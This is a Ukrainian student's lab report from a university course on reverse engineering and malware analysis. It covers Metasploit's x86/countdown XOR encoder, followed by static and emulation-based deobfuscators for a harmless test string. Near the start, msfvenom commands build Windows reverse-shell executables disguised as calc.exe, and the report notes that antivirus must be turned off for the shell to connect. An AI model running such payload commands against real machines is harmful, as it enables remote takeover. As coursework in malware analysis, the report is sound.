МІНІСТЕРСТВО ОСВІТИ І НАУКИ, МОЛОДІ ТА СПОРТУ УКРАЇНИ
НАЦІОНАЛЬНИЙ ТЕХНІЧНИЙ УНІВЕРСИТЕТ УКРАЇНИ
«КИЇВСЬКИЙ ПОЛІТЕХНІЧНИЙ ІНСТИТУТ ІМЕНІ ІГОРЯ СІКОРСЬКОГО»
ФІЗИКО-ТЕХНІЧНИЙ ІНСТИТУТ
Кафедра Інформаційної Безпеки

Зворотна розробка та аналіз шкідливого програмного забезпечення

Лабораторна робота №2

Засоби автоматизації аналізу

Мета:

Отримати навички автоматизації методів аналізу програмного коду.

Перевірив:

_____

Виконав:
студент II курсу
групи ФБ-01
Сахній Н.Р.

Київ 2022

Завдання до виконання:

Варіант 10

1. Проаналізувати обфускатор (encoder) з Metasploit за варіантом відповідно до таблиці 2.1: Модуль Metasploit для дослідження.

Варіант	Обфускатор	Коментар
10	x86/countdown	Single-byte XOR Countdown


*Було обрано 10 варіант для виконання у зв'язку з труднощами з власним варіантом

Завантажимо Kali Linux необхідний нам виконуваний файл → **`calc.exe`**


- Згенеруємо два зразки шкідливого програмного забезпечення для цільової системи Windows 10, один з них буде простим "відкритим" файлом, а інший буде закодований за допомогою обфускатора x86/countdown.


```
┌──(nazar㉿ snz24)-[/home/nazar/KPI/RevEng]
└─$ msfvenom -p windows/x64/shell_reverse_tcp lhost=192.168.50.82 lport=1044 -f exe -x calc.exe -o sample1.exe

[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of exe file: 48128 bytes
Saved as: sample1.exe

┌──(nazar㉿ snz24)-[/home/nazar/KPI/RevEng]
└─$ msfvenom -p windows/x64/shell_reverse_tcp lhost=192.168.124.128 lport=1044 -f exe -x calc.exe -o sample2.exe -e x86/countdown

[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/countdown
x86/countdown succeeded with size 478 (iteration=0)
x86/countdown chosen with final size 478
Payload size: 478 bytes
Final size of exe file: 48128 bytes
Saved as: sample2.exe
```

- Так як Windows Defender активовано з налаштуваннями за замовчуванням, то при надсиланні ШПЗ зразків на цільову систему матимемо наступні реакції антивірусної системи:




↑ Як можна помітити обидва файли були пропущені у мою систему, оскільки замість Windows Defender працює встановлений антивірус, який блокує дані два зразки одразу після запуску ↓






- Отже, щоб продемонструвати встановлене з'єднання із зворотною оболонкою, необхідно вимкнути на деякий час усі антивіруси, і тоді запустивши виконуваний файл **`sample1.exe`** або **`sample2.exe`** на цільовій системі Windows 10, можна буде отримати доступ до її командної оболонки.



2. Реалізувати статичний деобфускатор для власного варіанту, як у розділі 2.3.2.
   - Створимо тестовий шеллкод та обфускуємо, без використання шаблону виконуваного файлу:


   - Відкриємо шеллкод **`payload.bin`** за допомогою прогами "Cutter":



- Продемонструємо дані про обфусковане навантаження ↓

  ➢ Дизасемблерний код

  ➢ Граф



  ➢ Hexdump

- Переглянемо вихідний код енкодера **`x86/countdown.rb`**

Аналізуючи деякі фрагменти коду, можна сказати, що ключем є довжина закодованого тексту, яку можна знайти з самого файлу `payload.bin`, так як статична частина завжди закінчується однаково та має одну й ту ж саму довжину.

```
35        decoder =
36          Rex::Arch::X86.set(
37            Rex::Arch::X86::ECX,
38            state.buf.length - 1,
39            state.badchars) +
40          "\xe8\xff\xff\xff" +  # call $+4
41          "\xff\xc1" +          # inc ecx
42          "\x5e" +              # pop esi
43          "\x30\x4c\x0e\x07" +  # xor_loop: xor [esi + ecx + 0x07], cl
44          "\xe2\xfa"            # loop xor_loop
45
```

↑ Як можна помітити статична частина закінчується послідовністю "\xe2\xfa"

- Напишемо статичний деобфускатор, який зможе розкодувати наш текст ↓

```
┌──(nazar㉿snz24)-[/home/nazar/KPI/RevEng]
└─$ nano static_decoder.py
```

nazar@snz24: /home/nazar/KPI/RevEng

Файл Дія Редагувати Вигляд Допомога

```
  GNU nano 5.3                                  static_decoder.py *
import os
from pwn import *

hex_file = open("payload.bin")
hex_file.seek(0, os.SEEK_END)
payload_size = hex_file.tell()
sc_size = payload_size - 16
hex_file.close()

hex_file = read("payload.bin")
start_position = hex_file.find(b"\xE2\xFA") + 2

decryp = list()
encryp = list()
key = list()

for s in range(1, sc_size + 1):
    encryp.append(hex_file[start_position + s - 1])
    key.append(s)

for s in range(0, scSize):
    decryp.append(int.from_bytes(xor(encryp[s], key[s]), 'little'))

for c in decryp:
    print(chr(c), end='')
```

- Переглянемо ще раз деякі шістнадцяткові дампи і виконаємо деобфускацію закодованого шеллкоду `payload.bin`

```
┌──(nazar㉿snz24)-[/home/nazar/KPI/RevEng]
└─$ chmod +x ./static_decoder.py

┌──(nazar㉿snz24)-[/home/nazar/KPI/RevEng]
└─$ xxd -e sc
00000000: 706148cc 6b207970 79747469 6c73202c  .Happy kitty, sl
00000010: 79706565 74696b20 202c7974 72727570  eepy kitty, purr
00000020: 72757020 75702072     7272           purr purr

┌──(nazar㉿snz24)-[/home/nazar/KPI/RevEng]
└─$ xxd -e payload.bin
00000000: e859296a ffffffff 4c305ec1 fae2070e  j)Y.....^0L....
00000010: 74624acd 63277f75 757f7e60 7c7c2e21  .Jbtu.'c`~.u!.||
00000020: 6d637774 6c7e7d35 3c37636d 526d6b6d  twcm5}~lmc7<mkmR
00000030: 56565201 5d570657     585b           .RVVW.W][X

┌──(nazar㉿snz24)-[/home/nazar/KPI/RevEng]
└─$ python3 static_decoder.py
ÌHappy kitty, sleepy kitty, purr purr purr
```

3. Реалізувати динамічний деобфускатор для власного варіанту, як у розділі 2.3.3.
   - Реалізуємо динамічний деобфускатор, який буде поступово виводити розкодовану частину `payload.bin`, щоби можна було повноцінно простежити за процесом декодування даних.

```
┌──(nazar🇺🇦snz24)-[/home/nazar/KPI/RevEng]
└─$ nano dynamic_decoder.py
```

nazar@snz24: /home/nazar/KPI/RevEng

Файл Дія Редагувати Вигляд Допомога

GNU nano 5.3 dynamic_decoder.py *

```
from pwn import *

from unicorn import *
from unicorn.x86_const import *

from capstone import *
cs = Cs(CS_ARCH_X86, CS_MODE_64)

base = 0x0
size_code = 1024*1024
stack_adress = 0x100000
size_stack = 1024*1024


def hook_code(uc, address, size, user_data):
    print('hook_code: {} '.format(mu.mem_read(0x10, 42)))
    ins = uc.mem_read(address, size)  # Виконуємо зчитування команд
    for com in cs.disasm(ins, 0):
        if com.mnemonic == "je":  # Якщо не існує нуступної команди дизасемблерного лістингу, то зупиняємо зчитування
            uc.emu_stop()
        else:
            print("hook 0x{:03x} size:{}   {} {}".format(address, size, com.mnemonic, com.op_str))


mu = Uc(UC_ARCH_X86, UC_MODE_64)                # Initializing Unicorn engine class for architecture x86, 64 bit.

mu.mem_map(base, size_code)                     # Mapping memory for the code.
mu.mem_map(stack_adress, size_stack)            # Mapping memory for a stack.
mu.mem_write(base, read('./payload.bin'))       # Load the binary at our base address.
mu.reg_write(UC_X86_REG_RSP, stack_adress + size_stack - 1) # Set RSP to point at the end of the stack.
mu.hook_add(UC_HOOK_CODE, hook_code)            # hook_code() function is called before emulation of each instruction.


mu.emu_start(0x0, 0xd)
```

- Запустивши деобфускатор на виконання, отримаємо розкодований текст шеллкоду `payload.bin`

```
┌──(nazar🇺🇦snz24)-[/home/nazar/KPI/RevEng]
└─$ chmod +x ./dynamic_decoder.py

┌──(nazar🇺🇦snz24)-[/home/nazar/KPI/RevEng]
└─$ python3 dynamic_decoder.py > decoding.txt
┌──(nazar🇺🇦snz24)-[/home/nazar/KPI/RevEng]
└─$ cat decoding.txt
hook_code: bytearray(b"\xcdJbtu\x7f\'c`~\x7fu!.||twcm5}~lmc7<mkmR\x01RVVW\x06W][X")
hook 0x000 size:2   push 0x29
hook_code: bytearray(b"\xcdJbtu\x7f\'c`~\x7fu!.||twcm5}~lmc7<mkmR\x01RVVW\x06W][X")
hook 0x002 size:1   pop rcx
hook_code: bytearray(b"\xcdJbtu\x7f\'c`~\x7fu!.||twcm5}~lmc7<mkmR\x01RVVW\x06W][X")
hook 0x003 size:5   call 4
hook_code: bytearray(b"\xcdJbtu\x7f\'c`~\x7fu!.||twcm5}~lmc7<mkmR\x01RVVW\x06W][X")
hook 0x007 size:2   inc ecx
hook_code: bytearray(b"\xcdJbtu\x7f\'c`~\x7fu!.||twcm5}~lmc7<mkmR\x01RVVW\x06W][X")
hook 0x009 size:1   pop rsi
```

.....

```
hook_code: bytearray(b"\xcdJbtu\x7f\'c`~\x7fu!.||twcm5}~lty, purr purr purr")
hook 0x00a size:4   xor byte ptr [rsi + rcx + 7], cl
hook_code: bytearray(b"\xcdJbtu\x7f\'c`~\x7fu!.||twcm5}~lty, purr purr purr")
hook 0x00e size:2   loop 0xfffffffffffffffc
hook_code: bytearray(b"\xcdJbtu\x7f\'c`~\x7fu!.||twcm5}~lty, purr purr purr")
hook 0x00a size:4   xor byte ptr [rsi + rcx + 7], cl
hook_code: bytearray(b"\xcdJbtu\x7f\'c`~\x7fu!.||twcm5}~tty, purr purr purr")
hook 0x00e size:2   loop 0xfffffffffffffffc
hook_code: bytearray(b"\xcdJbtu\x7f\'c`~\x7fu!.||twcm5}~tty, purr purr purr")
hook 0x00a size:4   xor byte ptr [rsi + rcx + 7], cl
hook_code: bytearray(b"\xcdJbtu\x7f\'c`~\x7fu!.||twcm5}itty, purr purr purr")
hook 0x00e size:2   loop 0xfffffffffffffffc
hook_code: bytearray(b"\xcdJbtu\x7f\'c`~\x7fu!.||twcm5}itty, purr purr purr")
hook 0x00a size:4   xor byte ptr [rsi + rcx + 7], cl
```

.....

```
hook_code: bytearray(b'\xcdJappy kitty, sleepy kitty, purr purr purr')
hook 0x00e size:2   loop 0xfffffffffffffffc
hook_code: bytearray(b'\xcdJappy kitty, sleepy kitty, purr purr purr')
hook 0x00a size:4   xor byte ptr [rsi + rcx + 7], cl
hook_code: bytearray(b'\xcdHappy kitty, sleepy kitty, purr purr purr')
hook 0x00e size:2   loop 0xfffffffffffffffc
hook_code: bytearray(b'\xcdHappy kitty, sleepy kitty, purr purr purr')
hook 0x00a size:4   xor byte ptr [rsi + rcx + 7], cl
hook_code: bytearray(b'\xccHappy kitty, sleepy kitty, purr purr purr')
hook 0x00e size:2   loop 0xfffffffffffffffc
hook_code: bytearray(b'\xccHappy kitty, sleepy kitty, purr purr purr')
hook 0x010 size:1   int3
```

* Повноцінний вивід роботи енкодера можна переглянути в лістингу decoding.txt

Висновки:

У цій лабораторній роботі я навчився створювати обфусковані корисні навантаження у “Metasploit Framework”, які в подальшому необхідно було розкодувати за допомогою автоматизованих статичних та динамічних деобфускаторів, попередньо написаних під закодований шеллкод.